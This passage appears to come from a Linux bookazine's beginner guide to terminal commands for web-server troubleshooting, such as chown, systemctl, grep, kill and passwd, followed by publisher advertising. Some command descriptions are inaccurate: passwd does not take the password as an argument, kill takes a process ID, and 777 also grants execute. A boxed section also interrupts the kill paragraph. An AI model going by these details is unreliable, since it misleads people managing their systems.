Since you're troubleshooting a web server, it's probably a good idea to get as many details about its actual connection as possible noted down. The `ifconfig` command can be run without `sudo` privileges and tells you details about every live network connection, physical or virtual. Often this is just for checking your IP address, which it reports under the name of the adaptor, but it's also useful to see if you're connected to a VPN or not. If a connection is described as eth0, for example, it's an Ethernet cable meanwhile tun0 is a VPN tunnel.

4 chown

There's tons more you can learn about `chmod` and we strongly recommend that you do, but it has a sister command that's even more powerful. While `chmod` dictates what users who aren't the owner of a file can do, the `chown` command changes the file owner and group that it belongs to completely. Again, you'll probably need to put `sudo` in front of anything you `chown`, but the syntax is again simple. An example might be `chown myname:mygroup filename.file`.

5 service restart


No, we're not telling you to 'try turning it off and on again', but sometimes it's a good place to start (and sometimes its essential to load changes into memory). It's possible you might be used to start and stop background processes on a Windows desktop through the graphical System Monitor or Task Manager in Windows. However, in the command line Terminal to a server it's a little more tricky, but not by much.

Confusingly, because many Linux distributions have changed the way they manage startup services (by switching to *systemd*) there's two ways of doing this. The old way, which still works a lot of the time, is to just type `service myservice restart`, preceded with `sudo`, when it's necessary. The new, correct, way is a little more verbose: `systemctl restart myservice.service`. So if you want to restart Apache, for example, the core software which turns a mere computer into a web server, it would be `sudo systemctl restart apache2.service`.

»

Quick tip

If you're changing names, permissions or ownership most commands have a -R or -r option, which stands for 'recursive'. Essentially, this changes the attributes of all files inside a folder, rather than just the folder itself.



› Unless you can read 1,000 lines a second, you'll need to use `ls | less` to explore folders.

6 ls

The key to understanding the console is all in the path (*see Path To box, below*), which tells you whereabouts you are in the folder structure at any given time. But how do you know what else is in your current location? Easy: you use `ls`. The `ls` command lists all the files within the folder that you're currently browsing. If there's a lot of files to list, use `ls | less` to pause at the end of each page of filenames.


7 cat

A command you'll often see if you're following instructions you've found online – and aren't always sure what you're doing – `cat` is short for concatenate and is used to combine files together. In its simplest form it can be used to take file1.txt and file2.txt and turn them into file3.txt, but it can also be combined with other commands to create a new file based on searching for patterns or words in the original.

Quite often you'll see `cat` used simply to explore a single file – if you don't specify an output filename, `cat` just writes what it finds to the screen. So online walkthroughs often use `cat` as a way of searching for text within a file and displaying the results in the terminal. This is because `cat` is non-destructive—it's very hard to accidentally use `cat` to change the original file where other commands might do.

8 find

A useful and under used command, the `find` command is pretty self-explanatory. It can be used to find stuff. Typing it by itself is much like `ls`, except that it lists all of the files within sub-directories of your current location as well as those in your current directory. You can use it to search for filenames using the format `find -name "filename.txt"`. By inserting a path before the `-name` option, you can point it at specific starting folders to speed things up. By changing the `-name` option you can search by days since last accessed (`-atime`) or more.



› Nano isn't the only terminal text editor, but it's the easiest to use.

9 df

Maybe your server problems are to do with disk space? Type `df` and you'll get a full breakdown of the size and usage of every volume currently mounted on your system. By default it'll give you big numbers in bytes, but if you run `df -h` (which stands for 'human readable' the volume sizes will be reported in megabytes, gigabytes or whatever is appropriate.

10 apt-get update && upgrade

Probably the single most important command to know and fear. We all know that to keep a computer system secure you need to keep it updated, but if you've got control of a Linux box the chances are that it isn't doing that automatically.

A simple `sudo apt-get update` will order your system to check for the latest versions of any applications it's running, and `sudo apt-get upgrade` will download and install them. For the most part these are safe commands to use and should be run regularly—but occasionally updating one piece of software can break another, so back-up first...

11 grep

As computer commands go there are few more fantastically named for the newcomer than the `grep` [it's a real verb!–Ed] command. How on earth are you ever going to master this Linux stuff if it just makes words up? But `grep` is a great utility for looking for patterns within files. Want to find every line that talks about cheddar in a book about cheeses? `grep "cheddar" bookofcheese.txt` will do it for you. Even better you can use it to search within multiple files using wildcards. So `grep "cheddar" *.txt` will find every text file in which cheddar is reference. So now you grok `grep`, right?

12 top

When you're working in a graphical user interface such as a Linux desktop environment or Windows desktop, there's always an application like System Monitor or Task Manager which will call up a list of running applications and give you details about how many CPU cycles, memory or storage they're using. It's a vital troubleshooting tool if you have a program that's misbehaving and you don't know what it is.

In a similar way, you can bring up a table of running applications in the Linux Terminal that does the same thing by typing `top`.

Like a lot of command line utilities, it's not immediately obvious how you can close `top` once you're finished with it without closing the terminal window itself—the almost universal command to get back to a prompt is Ctrl+c.

13 kill, killall

Using `top` you can figure out which application is using all your CPU cycles, but how do you stop it without a right-click > End process menu? You use the command `kill` followed by the process name. If you want to be sure and kill every

Path to

When you open a Terminal window within Linux, it can be a bit disorientating. But the words that sit in front of the flashing cursor will tell you where you are.

The first word is the name of the user you're logged in on, and it's followed by an '@' sign. The second word is the hostname of the machine you're logged into. If you open up a Terminal on your desktop, usually the username and hostname are the same. So you'll see 'myname@myname'. When you log into a remote server, though, they'll be very different.

This information is followed by a colon which is followed by the path to the directory you're in, followed by a dollar sign. When you first open a Terminal, it will usually print yourname@yourname:~$. The tilde '~' indicates you're in the **home** folder for your username. If the dollar sign is replaced with a '#', you're using the machine as a root user. See `cd` for moving around and watch how the path changes as you do.

20. chmod

User permissions are one of the most important parts of Linux security to understand. Every file has a set of permissions which defines who can see a file; who can read and write to a file; and who can execute a file as a program.

A file which can be seen by web visitors, but can only be changed by a specific user, is just about as basic as it gets when it comes to locking down a server. The problem is that some files need to be changeable and some don't—think of a Wordpress installation for a blog. You want Wordpress to be able to write some files so it can update them, but there's also a lot of files you don't want it to be able to change—and you really don't want to give it power to execute code unless you have to. The flipside is that problems with web servers can be traced back to incorrect file permissions, when an app needs to be able to modify a file but has been locked out by default.

Your friend in this area is `chmod`. It changes permissions for which users and groups can read, write or execute files. It's usually followed by three digits to indicate what the owner, members of its group and everyone else can do. Each digit from 0-7, where 7 allows for read, write and execute and 1 is execute only. If your user 'owns' the file in question, the syntax is simple. `chmod 777 filename`, for example, will give all users the ability to read and write to a file. It's good practice not to leave files in this state on a webserver—for obvious reasons. If you don't own the file, you'll need to add `sudo` to the front of that command.

process with a name that contains that application name, you use `killall`. So `kill firefox` will close down a web browser on a Linux desktop.

14 w

From the weirdness of `grep` to the elegance of the `w` command, a whole command in a single letter. If you think another user is logged into your system, this is an important command to know. You can use `w` to list all currently active users, although don't rely on it too much as it's not hard for a hacker to be hidden.

15 passwd

You must use `passwd` with extreme care. Ultra extreme care. Because the next word you write after it will become your login password, so if you type it incorrectly or forget it, you're going to find yourself in serious trouble.

You can only change your own user's password by default, but if you grant yourself sudo powers you can change any user's credentials by including their username after the password itself. Typing `sudo passwd`, meanwhile, will change the password for root.

Check out the manual (`man passwd`) page for some useful options to expire passwords after a certain period of time and so on.

16 cd

If you have a graphical interface and file browser, it's pretty easy to move to new locations on your hard drive just by clicking on them. In the Terminal, we know where we are because of the path (*see the Path To box, left*), and switch location using `cd` which stands for 'change directory'.

The `cd` command in mainly used in three ways:


1 **cd foldername** This will move you to that folder, provided it exists within the folder you're currently browsing (use `ls` if you're not sure).

2 **cd ~/path/to/folder** This will take you to a specific location within your **home** folder (the `~` character tells `cd` to start looking in your **home** folder). Starting with a `/` will tell `cd` to start the path at the **root** folder of your hard drive.

3 **cd ..** This final useful command simply takes you up one level in the folder structure.

17 mv & rm & cp

When you get the hang of it, using a terminal as a file manager becomes pretty simple and quite a joyful experience. As well as `cd`, the three fundamental commands you'll need to remember are `mv`, `rm` and `cp`. The `mv` command is used to move a file from one location to another,



Keep an eye on the directory path in front of the command line to figure out where you are.

`rm` is used to remove or delete a file and `cp` will copy files and folders.

Just as with `cd`, you can either enter a filename to operate on a file in the directory you're working in or a full path starting from the root of the drive with `~`. For `mv` the syntax is `mv ~/location1/file1.file ~/location2/location`.

The big thing to remember is that in the Terminal there's no undo or undelete function: if you `rm` a file and it's gone forever (or at least will require very specialist skills to retrieve) and in a similar fashion, if you `mv` or `cp` a file you'd better make a note of where it went.

18 nano


It might seem odd, if you've spent your life in graphical applications and utilities, but complex programs run in the text terminal, too. There are several text editors which normally come as part of the whole package, notably *nano* and *vi*. You can open a blank document by typing `nano`, or you can edit an existing one by typing `nano ~path/to/text.txt` (and do the same with *vi*). Some of the terminology may seem odd, though: To write out (Ctrl+o) means save, for example and so on.

19 history


And finally, if you've been copying and pasting commands from the web all day, you might want to check up on what you've actually done. You can use `history` to give you a list of all the terminal commands entered going back a long, long way. Execute specific numbered commands with `!<num>`, you can go back through recent commands just by using the up and down arrows (and re-issue them by tapping Enter), or search for commands by pressing Ctrl+r.


Quick tip


One command that's invaluable is **man** which is short for 'manual'. This will open up the help file for any other command. So if you want to know all the options for the **ls** command, simply type **man ls** and see what comes up.




Find out everything you've ever wanted to know about outer space











Explore our incredible planet and the secrets beneath the surface













Understand the world we live in, from science and tech to the environment





Get great savings when you buy direct from us


1000s of great titles, many not available anywhere else


World-wide delivery and super-safe ordering














FEED YOUR MIND WITH OUR BOOKAZINES

Explore the secrets of the universe, from the days of the dinosaurs to the miracles of modern science!







Follow us on Instagram @futurebookazines

FUTURE

www.magazinesdirect.com/knowledge

Magazines, back issues & bookazines.

SUBSCRIBE & SAVE UP TO 61%

Delivered direct to your door
or straight to your device

Choose from over 80 magazines and make great savings off the store price!

Binders, books and back issues also available

Simply visit www.magazinesdirect.com

No hidden costs · Shipping included in all prices · We deliver to over 100 countries · Secure online payment

FUTURE

magazinesdirect.com
Official Magazine Subscription Store

HACKER'S MANUAL 2025

148 PACKED PAGES! WITH HACKS THE OTHER LINUX MANUALS WON'T TELL YOU

SECURITY Exploit weaknesses and block attacks

LINUX Discover and customise the kernel

